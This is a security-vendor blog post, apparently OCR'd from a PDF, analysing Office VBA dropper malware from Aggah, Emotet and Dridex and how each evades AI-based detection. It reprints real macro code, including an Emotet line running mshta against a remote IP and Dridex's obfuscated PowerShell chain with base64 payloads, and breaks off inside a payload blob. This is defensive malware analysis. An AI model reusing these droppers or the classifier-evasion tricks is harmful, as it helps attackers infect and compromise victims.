
# Blame the Messenger: 4 Types of Dropper Malware in Microsoft Office & How to Detect Them

deepinstinct.com/blog/types-of-dropper-malware-in-microsoft-office

May 24, 2022



Learn more

May 24, 2022 | Bar Block

Microsoft Office droppers have been a favorite of threat actors for years, continuously finding and exploiting them. Cybersecurity vendors take note and block these entry routes. It‘s a perpetual cat and mouse game and, unfortunately, bad actors typically have the upper hand

– at least for a short time. And as AI-based solutions have matured and gained market share these tools have also been targeted for evasion.

This blog will review a variety of VBA droppers that employ different bypass techniques, including an analysis of an evasion method used in the recent Emotet wave. We will also introduce a Python script I wrote to increase the likelihood of detecting these threats.

## You Got Malware — Aggah's Use of MsgBox Comments

Aggah, a threat actor group that has been active since 2019, has delivered many payloads, mostly RevengeRAT, to numerous victims. This group is particularly adept at working with Microsoft Office documents and employs various methods in their VBA scripts to make them stealthier. One of these methods, which appears to be used to evade AI-based cyber tools, is the use of comments containing the string 'MsgBox.'

'MsgBox' is a function used in VBA to prompt message boxes, which appear in many Visual Basic scripts and is usually benign. Having this string in the comments of a VBA code increases the likelihood that it will be classified as benign by an AI module. If the code is short and the lengthy 'MsgBox' comments comprise a substantial part of it, this will further increase the chances that it will be classified as benign.

```
Private Sub Workbook_BeforeClose(Cancel As Boolean)
'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox
'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox
'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox
'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox'MsgBox


Worksheets(1).Activate
A = ActiveSheet.TextBoxes("TextBox 1").Text
At (A)

End Sub


Function At(Str)
Set wsh = CreateObject("WScript.Shell")
wsh.Exec (Str)
End Function
```

An Aggah dropper's VBA code

## A Command in a Comments Stack — Emotet's Use of Random Sentences

We have seen recent Emotet VBA droppers containing long comments composed of random words. As we see in the figure below, the executed command and the variable containing it were not obfuscated, just floating in a sea of long random comments.

Using these excessive comments might fool both analysts and AI solutions (the former might miss the malicious MSHTA execution when looking at the code, and the latter might give more consideration to the benign features, aka the excessive comments, than to the malicious ones).

```
Sub Auto_Open()

' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed
admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be
as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.

' Supported neglected met she therefore unwilling discovery remainder. Way sentiments two indulgence uncommonly
own. Diminution to frequently sentiments he connection continuing indulgence. An my exquisite conveying up defective.
Shameless see the tolerably how continued. She enable men twenty elinor points appear. Whose merry ten yet was men
seven ought balls.

////////////////////////////////////thirteen more comments like the above two//////////////////////////////////////////

FF = "mshta http://91.240.118.172/ss/hh.html"

////////////////////////////////////nine more comments like the above two//////////////////////////////////////////

exec (FF)

' Answer misery adieus add wooded how nay men before though. Pretended belonging contented mrs suffering favourite
you the continual. Mrs civil nay least means tried drift. Natural end law whether but and towards certain. Furnished
unfeeling his sometimes see day promotion. Quitting informed concerns can men now. Projection to or up conviction
uncommonly delightful continuing. In appetite ecstatic opinions hastened by handsome admitted.

End Sub

Sub exec(Atc)
strCommand = Atc
Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = 0
Set objProcess = objWMIService.Get("Win32_Process")
intReturn = objProcess.Create(strCommand, Null, objConfig, intProcessID)
End Sub
```

Figure 2: An Emotet dropper's VBA code, the actual commands are highlighted in yellow. Note: a few long comments were redacted, since each of them is just a compilation of random words and none of them contribute to the understanding of the code's functionality.

## Homegrown Obfuscation — Dridex's Usage of Self-Created Functions

One of the most interesting droppers we have recently observed was crafted by the notorious threat group Dridex. In the following example, Dridex employs several sophisticated methods aimed at increasing its likelihood of success — delivering a payload successfully and without detection.

As we see below, the script retrieves strings stored in Excel cells and runs them through the 'slow' function, which returns a de-obfuscated version of its input. The first string is collected from the "B101" cell and is translated into "WScript.Shell," the second is assembled by activating VBA's "Transpose" and "Join" commands on the cells range "K111:K118."

```
////////////////////////////irrelevant code- redacted/////////////////////////////////////////////
Private Sub tools_Layout(ByVal Index As Long)
h (4589555): find
End Sub
Function slow(a As String)
p = 1: o = Len(a)
For i = 4 To o Step 3 + p
slow = slow + Mid(a, i, p)
Next
End Function
Function h(s As Long)
h = slow(Cells(101, 2))
End Function
Sub find()
landing: On Error Resume Next:    WScript.Quit = "" &
CreateObject(h(9)).Run(slow(Join([TRANSPOSE(k111:k118)], "")), 0, False): Debug.Print WScript.Quit:
ActiveWorkbook.Close False
End Sub

////////////////////////////irrelevant code- redacted/////////////////////////////////////////////
```

The Dridex dropper's VBA output. Note: some parts of the code were redacted, since they are irrelevant to this blog.

After retrieving the data from the cells, the following is received:

```
CreateObject("WScript.Shell").Run("wmic  "pRoCEss" 'calL'  creAtE "PoWERSheLL -NOpr -
noNinTERAcTIVe -exeCUTIonpOLic  BYpASS  $GAB  =([CHaR]34).TOSTriNg() ;$PJ=
([CHAr]44).ToSTrIng() ;iex( "\"si  vARIaBlE:frle  ([tYPE](${GAB}{0}{3}{1}{2}${GAB}-f
'sY'${PJ}'t'${PJ}'EM.conveRt'${PJ}'S') );   Set  (${GAB}t${GAB}+${GAB}H0${GAB}) (
[TYpE](${GAB}{0}{3}{5}{7}{1}{6}{8}{4}{2}${GAB} -F
'I'${PJ}'n.cOmPReSsION'${PJ}'E'${PJ}'O.cOMPR'${PJ}'d'${PJ}'ESsI'${PJ}'M'${PJ}'o'${PJ}'o') ); sET
('a3'+'zWr5') ( [tYpe](${GAB}{1}{0}{3}{4}{2}${GAB} -f
'sTem.Te'${PJ}'sy'${PJ}'iNG'${PJ}'x'${PJ}'t.encod'))  ;& ( `${pSh`omE}[4]+`${p`shoMe}[34]+'X')
(&(${GAB}{0}{2}{1}${GAB}-f'NEW-o'${PJ}'T'${PJ}'bjEc') (${GAB}{4}{2}{1}{3}{0}${GAB} -
f'Er'${PJ}'ReA'${PJ}'rEAm'${PJ}'D'${PJ}'SyStEm.io.ST')(( &(${GAB}{0}{1}{2}${GAB} -f 'NEW-
ob'${PJ}'jEc'${PJ}'T')  (${GAB}{1}{7}{4}{6}{5}{0}{3}{2}${GAB} -
f'fI'${PJ}'s'${PJ}'m'${PJ}'ATEsTREa'${PJ}'.CO'${PJ}'e'${PJ}'mpREsSIoN.d'${PJ}'yStem.Io')([Io.MEMorYsTr
eam] ( VaRiABLe fRLE  -VAlUEO)::(${GAB}{0}{3}{1}{2}${GAB} -f
'fRO'${PJ}'64'${PJ}'StRINg'${PJ}'MbaSe').Invoke(
(${GAB}{75}{59}{54}{6}{0}{22}{56}{7}{10}{52}{70}{17}{39}{1}{63}{43}{47}{73}{55}{61}{45}{12}{60}{62}{
30}{28}{35}{23}{42}{50}{5}{32}{44}{11}{58}{71}{29}{27}{8}{33}{78}{14}{49}{51}{38}{15}{53}{37}{34}{3
6}{81}{26}{2}{31}{57}{72}{9}{48}{68}{74}{40}{3}{79}{16}{69}{46}{67}{66}{41}{18}{20}{13}{80}{77}{4}{2
1}{19}{76}{25}{24}{65}{64}${GAB}-f
'qgY81M3C/jBNAGGgIEAQxwMccCFbrIAkgAfBiRwQGO/rMWB6RvopgR0ic0TgEVuH5jHthaAkRsdSKCgj
21AYB'${PJ}'atqz4ekQpMlHDw/xkrbY7Txo7NpgDS6cOjjqlzdl44bC9yzwOJT48gQreIXYBn/l'${PJ}'cp2rC
WQNleDIeJNUMCtTERb/nw2RLyfHZtGbu5udnvFy2borgl20XEVOJsm+UxFMSadZR8RxVw9Oi0beZF7'${
PJ}'qZLMClvw/dREeCydHa0XuYvdjprmw8emRi9eiSmDjmXHuys0/f7sNPpeFBqa4LarjCTSTaF3e1Coo5g
sfVYSejJ5X11966ENO7/RL/FRbxDOukL'${PJ}'GSmS/LSKzxPhPSQTFCa77sHsjdeHhBaq08liXZsEStv2uNK
3e6UmguYr3zzOpM8enHZFln9FmpDuLw4+IcGsSyuf0kU'${PJ}'hyQ5cHlLLpI3mCH1ZJuWMhOebkaUnx
PrmsKGajkEO'${PJ}'y8vfzG/AG4SsPYTNQDel2//uC/9Fxj6ubHgnx/k5wf2+UFsvOLbIlyj3LU/+A4IFd0P/qi
boDfKR/Cvm0MKmrbp9sl2+U/lf/ul/th9/r5hEkApwCOozw8aIG/oQA/ObLZ8YNRPfUAbD'${PJ}'+cuuo0
XbeGIdb'${PJ}'eg0QWaNm5hFJVfKoSh5USEIs4c1a8KEaRdg1uMmwZegxjWAIclYvOm4PbGViWnEKM7
po+viMZjQ5moevGy9AXIFM70ZVpE+LhCvzDeadEsiu4+jQ1KjbdRPMRmpfF4o7fY8Une7aKtiPzZAMvH1
hU5Df0UY94SqqmfK'${PJ}'LMM144kqh1'${PJ}'N3WfX0IFrIssieQGfBrACC+hUBiRbPPBkcV1eepF7palu
mw0TzWa8iR6pFT2RxCC/du'${PJ}'f3yh'${PJ}'mLPrddazxvvlhQcInYhWeayU82nOfXNAhstTFoqO096T9
cDwDs5zY5wvJoR08BdKIJgKk'${PJ}'FTn'${PJ}'mDHy2MwWsc4JILHVaSmjJQv0alKUqze4e6zcO1lXh9Hf
Qx640xnx3MzuYwVH/1rhQD8'${PJ}'yTWPvb+E1JCujhlPbHcxTNZewU6lDC8WEc+JER6'${PJ}'14bl9XC1
Y+zIeSMtyftuvU7ntvGSdlcm036XKceUnOv7dKGGvHIcdb9eDpnC0hXWlFP4bOG53K5'${PJ}'sAaIyFPlizN
gE0TF22ZgjvTaYh'${PJ}'orUNbl'${PJ}'oOISDEMqn7V1WV1SkdKk7DjlDUcljvp6hWHh7/y17tMm96Nq'$
{PJ}'W+g3f3vL7JD7FJdSuFZvV1WVFMyOe4/s50y+VG4akuqNPQr+lBbkrE'${PJ}'mJz2bcwfd03tHRU5Mg
33Mu+lZ/0XcUbZzu'${PJ}'7fLAEK'${PJ}'VR6g5Jvf3O4+jeJgVbefdRPVcnZI5iyA9Ggg5ue+SU37WJgfzhHt
AL5IkXwDeOVWEmQ52Em'${PJ}'f1U7xE/2qLHSaHvF/bDv2779KgY3iHT4/7LklyDx+e/mAultNTb2sOjtzf
QjKC+bfvh6qoPHRftD2kA'${PJ}'//Vt29vLXRdrWA6urbW5JtzetW83wVbF/05P51QrZopPP3YwxYvou//fi
zqPsq+ra0PEZfGMfnT4x/VYTFJgtmgcwX9duP/9SE'${PJ}'yKMqt61zTO03aw4fjDhBJG'${PJ}'iMG1U60Pk
ipCgcJrFIErCE/Ts'${PJ}'BFdV'${PJ}'iDvcRorVBgCnBgmlPPOllfiWpWG7RJTVvVLAwh5IPpy0nreZ5vg1t0D
Ut6StYaRm+'${PJ}'UwKpDqaqLgshbvUsnNkkDzFNAz0HYpS5nz+B4z0ffaqlndNsHeH0uDccnEe3dUuH3
CSlwt5bYDS0kpRwN5AKfnlja4bBNFvCd8U6CSQ6mDUlDjdSbrnQlByL0xFFnszMVVNRF72nFN79jjmvixp
d'${PJ}'GuQavfmng46HUtnKS+vDPlrGi44wJ88OO'${PJ}'SBLcJwp'${PJ}'tprUx4iVlkXuZ'${PJ}'aOmbDDgb
/k+'${PJ}'rxKdT3wJkB4sEXUPFJ7XRNTQ6gFZp9P'${PJ}'akQj/iWbR38id9jmpC26BiB5DeFe'${PJ}'ablcVV
2'${PJ}'J5+CKoUhV6YPlWhdUF4O8wiyPSAjGZmCjKNaG9jy12WohKUlI0ZlsYBaFniTKY'${PJ}'f60maRETo
i2JLxiPPpHHPmW2kLl4iX1K'${PJ}'/Dhf4PO4Ll2YncrCC/SW7xM52kM41qu1JWfWD'${PJ}'1XbNruMSrM
+46CxkYU9Pl5zd1llQG3xBqsR1aNGKpX57iLrKOquHn'${PJ}'EdxNTSazsiNXu/LP1SPS8r67YJTujaEa6nmk
kaiBAHCfUzrW1O8W603V67TI/xCin0VA8VWWUeH'${PJ}'ELPdoi'${PJ}'tDsg2eSY4lUx9iMiEBOplNiaOA
```

To de-obfuscate this part, I replaced every “${PJ}” and “${GAB}” mentioned in comma and quotation mark, respectively. I also replaced the indexed placeholders with the appropriate strings and removed unnecessary characters, such as backticks.

This resulted in the following code:

```
wmic "pRoCEss" 'calL' creAtE "PoWERSheLL -NOpr -noNinTERAcTIVe -exeCUTIonpOLic  BYpASS
$GAB  =([CHaR]34).TOSTriNg() ;$PJ= ([CHAr]44).ToSTrIng() ;
iex( "\"si  vARIaBlE:frle  ([tYPE]("sYStEM.conveRt") );
Set ("tH0") ( [TYpE]("IO.cOMPRESsIon.cOmPReSsIONModE" );
sET ('a3zWr5') ([tYpe]("sysTem.Text.encodiNG"))  ;
& ( ${pShomE}[4]+${pshoMe}[34]+'X') (&("NEW-objEcT") ("SyStEm.io.STrEAmReADEr")(( &("NEW-
objEcT")  ("syStem.Io.COmpREsSIoN.deflATEsTREam")([Io.MEMorYsTream]  (  VaRiABLe  fRLE  -
VAlUEO)::("fROMbaSe64StRINg").Invoke(
("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
PZfit8/t0gtBVgiUGzvPt//Dw==")),  (  Gv  ("tH0")  -ValUeo )::"DeCoMpress")) ,  ( gCI
('vArIAble:a3zWr5')."vAlUe"::"utF8")).("readToend").Invoke( )"\") "
```

This is obviously obfuscated as well — the main executed string is base64 encoded and deflate compressed. Of note, the attackers went the extra mile and tried to hide their use of the ‘iex’ command (short for ‘Invoke-Expression’) by retrieving the characters ‘i’ and ‘e’ from the value of the environment variable ‘pshome,’ which contains the path to the PowerShell directory, as can be seen in the highlighted section above.

After base64 decoding and decompressing the base64 encoded string, yet another obfuscated string is received.

```
SET ("fK"+"61") ( [TyPe]("{0}{1}"-f'coNV','ERt') )  ;  Set-variaBle  ("{0}{1}" -
f'5','pv6r')  ([type]("{1}{0}{3}{5}{2}{4}" -F'rEssIon.Co','io.COMP','sIO','MPre','
nmoDE','s') )
;${a`B}=("{14}{15}{46}{7}{53}{51}{38}{1}{26}{3}{52}{37}{28}{5}{29}{43}{48}{6}{49}{33}{32}{1
1}{34}{44}{27}{39}{9}{2}{30}{8}{17}{50}{40}{35}{55}{58}{

25}{56}{57}{59}{16}{24}{45}{31}{23}{19}{13}{18}{47}{42}{22}{36}{41}{54}{4}{12}{20}{10}{0}{2
1}"-f 'yemaMJirOTtFUmVaV','bMPpU9KQu4nJdyIVE7fYwJ','K5','pG7FXC5YOzUIvG

pJo7R77ZcLW9Vk5s6n1Q5iHZdoszEiCJoisZvujTC9eDfUWsB6','gIS','hPmrtriE9WUW6JlHsUxlnmT0BirONc5Q
RIGw','LFyLyvYt8oL0WlMceca4ZWFFnSbsC8ebpAPnaKyVcIde77RRbhO165cKZHwx9Rno

XvL9sm2T/GQo/ao+9g9byA2DU8uHj3rx','CT4BYCeCeAjri8X+FfgV7RAQS9RQRkGvihAJe+XF/yFd0VFaCDlSggAv
blSM','yU3Fdf2Y1uS8LYGCUxyzi6','zCoSFbv','WJU402C+kzRMqHLe1GZm4KgsbDpO'

,'6npVuEB5S1ccLj8Fxuses','bArJRzpMhLrCmU/b/iDRwYcVwmunwP6+9XnVnRxqCUj6/Z0SiGRPyBKPxPvpmy/Nn
/SRK9wvMp7lr','QTmB4TVl8FeYUy6448kGGmCh96mPazsLnVM4x6/2pzT5ff6j3S8l3NNl

Lw6Bz0ZtsCp2iul0GNr9Svc+KT2KKU9+0UkxiTwPSHb77','H4sIAAAAAAAEACVW1xKjSg79la37sDNT3C1','yergP
5GiSDR','rnGGcAqRt','9l882LSG3BizvES1rPl6Frq5InAZN4TRAM0JIvPfUKeFMFVxGZ

tWo8XzyKadEUKKhG7gvCj','u94aou1/wzcFL1ku+RQQhW06wb5DttC313ZfinoVqFKXkQcwfa+Mar4IctBcQgXLvT2
VEtY7yGGId','XeJEw7YBG4RHFeRMlSa5LSDyypykxdz9Unc34MLO/lvl8cm+4FrG1WfLnm

Qb8sSUpLdvush+J7vlrkSkfVCaq/uGGT/jqcdGVrPZ6x9mn6PcC7ms1CwcRhe/NKRT4Sr0yYOw61oH0fvTPFhJNDs0E
4v5J02zcTmAtIV6ljA+/3k10UWjq2iCs71OuZ6GPAiYPoWSMStGtFDSqR7AQfUzg8/1q+ft

VYggXIjd8bYxNwu7qlD9LHdTEZ8KbwrU4LqPh3FuIqf','Ee4V9fBYN','tm3ZU23w7pZ5iHToej6cGa6Wc+1wW+pLh
r6qhyOy9y1jf/z69V8cgMyRlwsAAA==','8iBvFHn2nqyFrts+7LrE/6ER/7VFQMjgh56bI

n1yePq6Yy8HjCZvJ','zPXwqrnYomn5WJ2jRNWF2/lTkzu56iZE63l10/k+3eesioLEI9NqFfajAjIZFGVaiEEwV2mz
c8ZeoY2RuqG/dYl3L','GI2bJ','qx2z8b70NiXeuoobsYv1mhPHVfzq','k/8pPZkaMsy+

CJwq7SUj4ftssTS6sSNlxFcs6gwy6LqxO6tSinkiDsm','cWMy7eZWz08UQ1KKVPISKclOa9GyyIpwPIBDsh','C+7r
2J1p8/VPR9dw1GIoLfqzEWpipAcYBCIsYsRObZ4YuhF6vf5IdaQkce2lB3UxiUSywzuOMsY

pNX7fOXmvU8RbOWhk0','lj0R0','++SeAE2TwDK0SmJ57V8fL2vD0Mguf9PbRzgL+6YTQMA/k865KJpYyhli6ob4TV
8yuaEYsmr9aabLrnXvnfzR0e54GaX5m/91+x51C2S2nuDWx+JZ7iQfp4ytFX5lVi1rj//yR

OCZ4F7ry8SmSNYVKgxt2EMlEfoRK1nRA3i/','jV','AjfTPc9rHCdggQiFO3v','T3x3tb74Gq','NYGWmiKH8g+ag
Rhwl7BLGD/HO8','5I+fB9RE5SAl','0Vv+YAz8a7RWwXNF3pwTS70qUBwUpJVfw+tK','F

TUJ/fvvIX6ab2GXIW0FFgKOTn9aVaUQrIl1qWQHM3ZGjnIynW/W1jbyM08QVSYARM5Z5VzCiVY2LNx3JiJlz3oNvhA0
1tWJPTVAxWIZ4b329X2','o8/klg0BW8F3h4Wf0vbvN9Ej8xv/hxiuSmHKEpgioigNY8osG

0HUYhTVAroogwuHMf98w/A3ACXmrVM92i+T++Uahyj33TRwpvMyZ+QtzkCMGYjYsNSRWNviMF0','6jz7X2fq/BDnx/
CO5x8qVUa984iRi+Sy0WmGMMh','BlygjtuHd/XsDiU79v5rRYDdfdbT','qXl1LD5IKWYv

kGPk2y3Dvma3bGXTLpFAdSnsLLW/Oml1dVj2JrM2fOtUEmpDXTmMDFEm74Ar','54eh','Vqu61TJP97XJc7vPCWKzW
RuLrBWmMdbOMm0ARh+','CvS1mE4DSVwhm9CMZzSb2OAVs7GIDozhvXnmVcnBjcvDBfJOe5

wltvd6rgkTTKDzdHfJ97k2mjvZxn/wjM','2ItcVZDTcM7Jagw7jLt8x2BmLbq7w8','jeTMZkY+LU/Ps2uy43Ry0d1
AJ1S/z754+o/vHr58+/fhPYn984++c3CgYQSQoACv8SA8RwIAPEAeLMn98IAEAh//wmwAwF

